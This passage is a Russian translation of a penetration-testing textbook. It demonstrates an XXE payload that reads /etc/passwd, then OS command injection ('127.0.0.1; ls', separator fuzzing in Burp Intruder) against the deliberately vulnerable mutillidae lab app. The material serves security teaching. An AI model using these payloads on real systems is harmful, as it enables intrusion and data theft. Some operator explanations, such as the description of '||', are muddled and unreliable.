

Рис. 8-15. *Все пароли приложения "mutillidae"*

Это даст вам тот же результат, который мы видели ранее в code 8.2.

//code 8.12

```
XML Submitted
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY xxe
SYSTEM "file:///etc/passwd"> ]><text>&xxe;</text>
Text Content Parsed From XML
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/
sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/
bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/
usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/

bin/sh .....
```

Поскольку мы написали этот код инъекции XXE в верхней части xml- attacks.txt файла, он отображается первым. Вы можете протестировать другой вектор инъекции и увидеть результат.

Как тестировщик на проникновение, вы можете предложить вашему клиенту несколько средств. Приложение должно проверять или очищать пользовательский ввод перед включением его в XML-документ; также хорошо блокировать любой ввод, содержащий XML-метасимволы, такие как <and>. Эти символы могут быть заменены соответствующими сущностями: >and<.

Глава 9

Поиск уязвимостей инъекции команд OS

Сервер, на котором запущено приложение, может быть скомпрометирован с помощью произвольных команд операционной системы (ОС), если присутствуют определенные типы уязвимостей веб-безопасности. Эти команды компрометируют приложение и все его данные. Мало того, злоумышленник может воспользоваться уязвимостями внедрения команд ОС, чтобы скомпрометировать другие части инфраструктуры хостинга и, наконец, атаковать другие приложения, связанные с ней.

Как тестировщик на проникновение, ваша задача состоит в том, чтобы выяснить, сможет ли злоумышленник запустить скрипт в браузере пользователя, чтобы внедрить команды оболочки. Обычно злоумышленники используют точку ввода для внедрения команд оболочки в веб-сайт. Веб-сайт принимает входные данные. В таких случаях целевой сайт ничего не подозревает, и если есть уязвимость, он не в состоянии противостоять ею. Как тестировщик на проникновение, вы также должны знать разницу между внедрением команд ОС и внедрением кода.

Инъекция кода позволяет злоумышленнику добавить свой код, который затем выполняется приложением. Инъекция команд ОС действует по-другому. Злоумышленник только расширяет функциональность приложения по умолчанию. Затем приложение выполняет системные команды.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_9

Как тестировщик на проникновение, ваша задача будет заключаться в том, чтобы выяснить, передает ли приложение небезопасные пользовательские данные через формы, файлы cookie или HTTP-заголовки и т. д. Уязвимое приложение обычно позволяет выполнять произвольные команды в своей основной операционной системе.

Обнаружение инъекции команд OS

Обнаружение ошибок в кодировании или лазеек безопасности в программном обеспечении, операционных системах или сетях осуществляется путем тестирования fuzz. Наша попытка сделать его аварийным, включает в себя ввод огромного количества данных, называемых фаззингом.

Наличие уязвимостей в приложении можно определить путем фаззинга с помощью команд разделителей , таких как ";", "&", "&&", "|", и "||". Эти разделители команд варьируются от одной операционной системы к другой. То, что работает в Linux, может не работать в Windows.

Мы сделаем это сейчас, с помощью mutillidae, намеренно уязвимого веб-приложения. Мы будем искать ошибки, связанные с операционной системой. Мы также будем искать какой-то необычный вывод в ответе.

В нашей виртуальной лаборатории давайте откроем OWASP BWA и нажмем "mutillidae". Мы начнем с раздела DNS Lookup (рис. 9-1).



Рис. 9-1. *Инъекция команд и DNS Lookup в mutillidae*

Давайте выполним команды, разделенные символом ; в поле DNS Lookup.

//code 9.1

```
127.0.0.1; ls
```

Мы получаем этот вывод (рис. 9-2), где виден весь список каталогов.



Рис. 9-2. *Результат инъекции команд ОС в mutillidae*

Вывод довольно простой; более того, он гарантирует нам, что в этом приложении возможно внедрение дополнительной команды ОС.

//code 9.2

```
Server:        10.13.4.1
Address:    10.13.4.1#53

1.0.0.127.in-addr.arpa    name = localhost.

add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
```

```
back-button-discussion.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
classes
client-side-control-challenge.php
credits.php
data
database-offline.php
directory-browsing.php
dns-lookup.php
document-viewer.php
documentation
framer.html
framing.php
hackers-for-charity.php
home.php
html5-storage.php
images
includes
index.php
installation.php
javascript
level-1-hints-page-wrapper.php
login.php
owasp-esapi-php
page-not-found.php
password-generator.php
passwords
pen-test-tool-lookup-ajax.php
```

```
pen-test-tool-lookup.php
php-errors.php
phpinfo.php
phpmyadmin
phpmyadmin.php
privilege-escalation.php
process-commands.php
redirectandlog.php
register.php
rene-magritte.php
repeater.php
robots-txt.php
robots.txt
secret-administrative-pages.php
set-background-color.php
set-up-database.php
show-log.php
site-footer-xss-discussion.php
source-viewer.php
sqlmap-targets.php
ssl-enforced.php
ssl-misconfiguration.php
styles
styling-frame.php
styling.php
test
text-file-viewer.php
upload-file.php
usage-instructions.php
user-agent-impersonation.php
user-info-xpath.php
```

```
user-info.php
user-poll.php
view-someones-blog.php
view-user-privilege-level.php
web-workers.php
webservices
xml-validator.php
```

Теперь у нас есть достаточные знания о том, как инъекция команд ОС работает в веб-приложениях с уязвимостями. В следующем разделе мы сделаем еще несколько инъекций команд с помощью Burp Suite.

Однако перед этим мы можем проверить мощность этих разделителей команд на нашем терминале. Мы можем выдать команду ping локальному хосту; он ответит несколькими пакетами. Это вполне нормально в любой ситуации. Вместо одной команды ping, если кто-то вставляет некоторые вредоносные разделители и делает инъекцию команд, посмотрите, что произойдет (рис. 9- 3).



Рис. 9-3. *Экран сканирования и инъекция команд*

Давайте посмотрим на результат, чтобы понять, что произошло после того, как ping выдал нам свой стандартный результат.

//code 9.3

```
//мониторинг сканирования

root@kali:~# ping -c 1 127.0.0.1; ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt
min/avg/max/mdev = 0.031/0.031/0.031/0.000 ms
Desktop    Downloads   Music     Public     Videos
Documents  juice-shop  Pictures  Templates  xml-attacks.txt
```

Как вы видите, после того, как команда ping завершает свое выполнение, разделитель команд (здесь мы использовали ;) проскальзывает в команду ls, и она выдает нам этот вывод в последней строке.

//code 9.4

```
Desktop    Downloads   Music     Public     Videos
Documents  juice-shop  Pictures  Templates  xml-attacks.txt
```

Хотя это не инъекция команд ОС, она показывает нам хороший пример того, как мы можем использовать систему с одним разделителем и кодом инъекции команд.

Инъекция и использование вредоносных команд

В этом разделе мы рассмотрим, как можно внедрить вредоносные команды и эксплуатировать их для проверки наличия уязвимостей в веб-приложении. Поскольку большинство учетных записей пользователей имеют разрешение на выполнение списков каталогов по умолчанию,

мы можем попытаться ввести команды операционной системы, такие как ls и dir. Первый будет выполняться на Linux, а второй на Windows. Эти команды будут выполняться в контексте пользователя веб сервера, а не обычного пользователя. Здесь мы будем использовать Burp Suite для внедрения вредоносных команд в приложение mutillidae. Мы воспользуемся этим, сравнив два ответа. Типичный простой запрос к серверу даст нам ответ с определенной длиной контента. Однако, когда мы вводим вредоносные команды, длина содержимого становится больше.

Хотя, как тестировщик на проникновение, вы внедряете вредоносные команды, все, что вам нужно помнить, - это то, что Windows не будет выполнять ls, а Linux не будет выполнять dir. Здесь мы проверим внедрение вредоносных команд в веб-приложение mutillidae, которое работает на сервере Linux. Поэтому мы будем использовать ls.

На первом этапе откроем mutillidae и пропустим ответный поток через Burp Suite. Иногда это кажется громоздким, чтобы найти определенное приложение, на котором мы хотим сосредоточиться. Инструмент Scope в Burp Suite предоставляет хороший способ поместить приложение в область действия. Из "Target" мы добавим только mutillidae в наш "scope". Нажмите правую кнопку мыши и добавьте ее в "Scope" (рис. 9-4).



Рис. 9-4. *Добавление "mutillidae" в "Scope" в Burp Suite*

Выберите пункт “Show only in-scope terms” в разделе “Filter by request type”. Как только это будет сделано, приложение mutillidae появится в разделе Target и Sitemap в Burp (рис. 9-5).



Рис. 9-5. *Приложение "mutillidae" было добавлено в "Scope" в Burp Suite*

Затем мы увидим ответ на Target и Sitemap (рис. 9-6) и отправим этот ответ в Repeater. Удерживая Перехват включенным, нажмите правую кнопку мыши на ответе и отправьте его в Repeater (рис. 9-7).



Рис. 9-6. *Ответ отразился в "Target", "Sitemap" в Burp Suite.*

Мы можем увидеть часть заголовка в следующем фрагменте кода.

//code 9.5

```
2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=m329900gup8bjmo6um5h6vp8v3; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45622
Connection: close
Content-Type: text/html
```

Мы получили всю необходимую информацию для дальнейшего исследования: отображается информация о версии PHP, типе используемого сервера.

На рис. 9-7 мы видим, что инструмент Repeater отображает запрос, который был сделан к приложению mutillidae.



Рис. 9-7. *Инструмент Repeater отображает запросы.*

На левой панели Burp инструмент Repeater захватил запросы. Давайте сначала посмотрим код, чтобы мы могли больше понять о приложении.

//code 9.6

```
//with intercept on, capturing the request

POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.2/mutillidae/index.php?page=dns-
lookup.php
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 61
Cookie: showhints=1; PHPSESSID=m329900gup8bjmo6um5h
6vp8v3; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS
```

Вывод довольно прост, так как мы можем прочитать, какой запрос мы сделали: URL-адрес приложения mutillidae, что мы набрали в поле validate и т. д. Теперь мы можем увидеть ответ, если нажмем кнопку Go.

Поэтому мы нажимаем кнопку Go, чтобы увидеть ответ на правой боковой панели Burp Suite (рис. 9-8).



Рис. 9-8. *Ответ в инструменте Repeater в Burp Suite*

Теперь мы готовы начать атаку. Щелкаем правой кнопкой мыши на левой панели и отправляем ее в инструмент Intruder (рис. 9-9).



Рис. 9-9. *Запрос в инструменте Intruder*

Настройка полезной нагрузки в Intruder

Чтобы установить положение полезной нагрузки в нужном месте, нам нужно нажать кнопку “Clear”. Он удалит все специальные символы, которые были прикреплены, когда он был отправлен в инструмент Intruder. Далее мы вставим полезные нагрузки в базовые запросы. Code 9.6 изменится на этот:

//code 9.7

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Referer: http://192.168.2.2/mutillidae/index.php?page=dns-
lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; PHPSESSID=m32990Ogup8bjmo6um5h
6vp8v3; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

target_host=127.0.0.1 cs ls &dns-lookup-php-submit-
button=Lookup+DNS
```

Следите за последней строчкой. Мы ввели разделитель команд (cs) и вредоносную команду (ls) в базовый запрос. Затем мы должны добавить символ фаззинга вокруг разделителя команд (cs) в последней строке.

//code 9.8

```
//fuzzing symbol around the cs command

POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.2/mutillidae/index.php?page=dns-
lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
```

```
Cookie: showhints=1; PHPSESSID=m329900gup8bjmo6um5h
6vp8v3; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

target_host=127.0.0.1 §cs§ ls &dns-lookup-php-submit-
button=Lookup+DNS
```

Посмотрите на последнюю строку; вы увидите, как мы добавили символ фаззинга вокруг разделителя команд (cs). Нам нужны символы фаззинга, потому что Burp Suite автоматизирует технику тестирования с использованием этих символов.

Теперь мы можем добавить типы полезной нагрузки (рис. 9-10).



Рис. 9-10. *Добавление типа полезной нагрузки*

Мы добавили следующие полезные нагрузки: |, ||, &, и &&. Эти зарезервированные символы используются для фаззинга командной инъекции. Однако у каждого из них есть отдельная, определенная роль.

1. Символ & используется для разделения нескольких команд в одной командной строке. Это помогает выполнять команды одну за другой. Предыдущая команда должна быть выполнена успешно.
2. После этого символ && помогает внедрить вредоносные команды.
3. Символ || передает стандартный вывод первой команды на стандартный ввод, а затем становится второй командой. В Windows он имеет некоторые особые роли. Что & и && делают на сервере Linux, то || делает на сервере Windows. Он разделяет несколько команд в одной командной строке.
4. Разделитель | используется для передачи выходных данных одной команды следующей команде.

Теперь мы можем начать атаку. Длина полезной нагрузки покажет нам, как продвигается атака. Самый первый это простой запрос без каких-либо связанных с ним полезных нагрузок. Однако в остальном все иначе, и длина становится больше (рис. 9-11).



Рис. 9-11. *Результаты атаки*

Мы можем использовать инструмент Comparer, чтобы увидеть разницу. Длина контента будет сильно варьироваться. Нажмите правую кнопку мыши и отправьте ее в раздел Compare с ответом. Это даст нам самый низкий и самый высокий ответ полезной нагрузки в зависимости от длины контента (рис. 9-12).



Рис. 9-12. *Инструмент Comparer отображает самый низкий и самый высокий ответ полезной нагрузки.*

В нижней правой части можно нажать кнопку Words, которая покажет, сколько слов содержат ответы полезной нагрузки (рис. 9-13).

